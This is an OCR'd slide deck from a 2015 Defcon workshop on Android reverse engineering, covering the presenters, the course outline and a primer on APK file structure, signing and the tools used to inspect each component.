


OFFENSIVE AND DEFENSIVE ANDROID REVERSE ENGINEERING

TIM "DIFF" STRAZZERE - JON "JUSTIN CASE" SAWYER - CALEB FENTON

08.07.2015

Defcon 23

REDNAGA


WHO ARE WE

RED NAGA?

- Banded together by the love of 0days and hot sauces
- Random out of work collaboration and pursuit of up-leveling the community
  - Disclosures / Code / Lessons available on github
- rednaga.io
- github.com/RedNaga

WHO ARE WE

JCASE



- CTO of Applied Cybersecurity LLC
- Professional Exploit Troll
- Twitter Celebrity
- One of the founders of "Sunshine"
- @jcase
- github.com/CunningLogic

WHO ARE WE

CALEB

- Researcher @ SourceClear
  Former Researcher @ Lookout
- Texan at heart, Californian based on shorts and sandals 24/7
- Creator of "Simplify"
- @CalebFenton
- github.com/CalebFenton

WHO ARE WE

DIFF

- Research & Response Engineer @ Lookout
- Obfuscation and Packer Junkie
- Pretends to know as much as JCase
- Makes own hot sauce - cause why not?
- @timstrazz
- github.com/strazzere

WHY ARE WE HERE

More importantly - why should you care?

- Kick off Defcon workshops the right way!
  Three training arcs provided free of cost
- Training can be useless, expensive and non-standard
- Two types of training we normally see (generally):
  - Either blow through basics and leave you in the dust with no tools, potentially the inverse, all basics with no concrete learning
  - All talk, no play (or the inverse… All play, no talk)
- Hopefully we can change this ^
- We like drinking…

THE TAKE AWAYS

What should you learn from us today?

- Reverse engineering is often learned outside of school, diversifying your approaches are key
- Technical knowledge is key, however learning the perspectives for effectively dealing with problems is more key
    - How to tackle malware _fast_
    - How to find vulnerabilities _fast_
    - Anyone can find things with a given amount of time, we hope to teach you the mindset of how to accomplish these tasks in a meaningful way

COURSE STRUCTURE

- Four Arcs
  - Primer - Grasping Android Applications and reversing them
  - Defensive - Figuring out malicious aspects of malware (fast)
  - Offensive - Finding vulnerability on a device
  - “Open”
    - Continue challenges / Partner up / Open QA forum
- Each Arc consists of 2 parts (breaks in between)
  - Lecture Segment ~1 hour
  - Practical Segment (challenges) ~1 hour

COURSE STRUCTURE

Specifics

- Arc One - Android Primer
    - Learn the basics about reversing Android applications
        - Application Lifecycle (from a reverser perspective)
        - Reversing basics

- Arc Two - Defensive Android
    - Tackling malware and other malicious binaries
    - Triaging malware effectively
    - Hurdling obfuscation which might make this more difficult

COURSE STRUCTURE

Specifics

- Arc Three - Offensive Android
    - Attacking Android firmware
    - Finding misconfigurations to abuse
    - Finding exploitable Applications
    - Finding exploitable Services

- Arc Four
    - Open Q/A forum
    - Partnered Reversing
    - Finish challenges (win something?)

POTENTIAL QUESTIONS

Already with answers!

No tools or environment set up?

Use our VM Image!

Question about current subject?

Ask it out loud.

Specific question not related to subject?

Wait for practical or Arc 4.

Need help during practical?

Flag us down.

Thirsty?

Drink our booze with us!
(or get some to share)
(21+ only!)

ANDROID REVERSE ENGINEERING PRIMER

Arc 1 - diff

REDNAGA

ANDROID APPLICATION PACKAGING (APK)


application/vnd.android.package-archive

Blah.apk

META-INF/	MANIFEST.MF	
	CERT_NAME.(RSA | DSA)	
	CERT_NAME.SF	
lib/	armeabi(-v7a)/	lib*.so
	arm64-v8a/	
	x86/	
	mips/	
res/	drawable-*/	*.png
	xml/	*.xml
	raw/	…
	…	
assets/	*	
AndroidManifest.xml		
classes.dex		
resources.arsc		
*		

ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Extension of ZIP / JAR

No specific naming convention

Container SHA1 can change w/o violating signature checks

Often seen as:
com.package.name.apk

Resolve path on device using:
pm list path com.package.name

“Unpack” just by unzipping:
unzip -e Blah.apk -d contents

ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive

Blah.apk

META-INF/ MANIFEST.MF
CERT_NAME.(RSA | DSA)
CERT_NAME.SF

lib/ armeabi(-v7a)/ lib*.so
arm64-v8a/
x86/
mips/

res/ drawable-*/ *.png
xml/ *.xml
raw/ ...
...

assets/ *

AndroidManifest.xml

classes.dex

resources.arsc

*

Manifest File
Text File

Contains file names and Base64 encoded blob of file SHA1s

Developer public signature

Self-signed certificate
Created from private key...
...unless is compromised key
(ex. test-keys)

Used to validate:
installing upgrades
sharing uid's

Print information:

```
keytool -printcert -file filename
```

Signature Manifest File
Text File

Contains file names and Base64 encoded blob of Manifest.MF lines and Manifest.MF file itself

ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive

Blah.apk

META-INF/	MANIFEST.MF	
	CERT_NAME.(RSA | DSA)	
	CERT_NAME.SF	
lib/	**armeabi(-v7a)/**	**lib*.so**
	arm64-v8a/	
	x86/	
	mips/	
res/	drawable-*/	*.png
	xml/	*.xml
	raw/	…
	…	
assets/	*	
AndroidManifest.xml		
classes.dex		
resources.arsc		
*		

Normally native ELF shared libraries

Type depends on how it was compiled, normally seen by simple file **command or looking at directory**

Reverse with:

- gdb
- hopper
- IDA Pro
- radare
- …

ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive

Blah.apk

- META-INF/ MANIFEST.MF
  CERT_NAME.(RSA | DSA)
  CERT_NAME.SF
- lib/ armeabi(-v7a)/ lib*.so
  arm64-v8a/
  x86/
  mips/
- **res/ drawable-*/ *.png**
  xml/ *.xml
  raw/ …
  …
- assets/ *
- AndroidManifest.xml
- classes.dex
- resources.arsc
- *

Resource files

Non-compiled resources:
- images
- normal xml files
- raw "binary" files
- music files
- …

Typically loaded via AssetManager

ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive

Blah.apk

- META-INF/ MANIFEST.MF
  CERT_NAME.(RSA | DSA)
  CERT_NAME.SF
- lib/ armeabi(-v7a)/ lib*.so
  arm64-v8a/
  x86/
  mips/
- res/ drawable-*/ *.png
  xml/ *.xml
  raw/ …
  …
- **assets/** *
- AndroidManifest.xml
- classes.dex
- resources.arsc
- *

Asset files

Often raw files which are loaded via the AssetManager inside the applications context

Sometimes executable payloads or code dynamically loaded

ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive

Blah.apk

META-INF/	MANIFEST.MF CERT_NAME.(RSA | DSA) CERT_NAME.SF	
lib/	armeabi(-v7a)/ arm64-v8a/ x86/ mips/	lib*.so
res/	drawable-*/ xml/ raw/ …	*.png *.xml …
assets/	*	
AndroidManifest.xml		
classes.dex		
resources.arsc		
*		

Android Manifest
Compiled AndroidXML

Contains:
- **entry points for app**
  - **Activities**
  - **Services**
  - **Receivers**
  - **Intents**
  - **…**
- **app permissions**
- **app meta-data**
  - **package name**
  - **version code/name**
  - **debuggable**
- **referenced libraries**

Reverse with:
- axmlprinter2
- apktool
- jeb / jeb2
- androguard
- 010Editor Templates

ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive

Blah.apk

- META-INF/ MANIFEST.MF
  - CERT_NAME.(RSA | DSA)
  - CERT_NAME.SF
- lib/ armeabi(-v7a)/ lib*.so
  - arm64-v8a/
  - x86/
  - mips/
- res/ drawable-*/ *.png
  - xml/ *.xml
  - raw/ …
  - …
- assets/ *
- AndroidManifest.xml
- **classes.dex**
- resources.arsc
- *

Dalvik Executable
Compiled classes for DVM

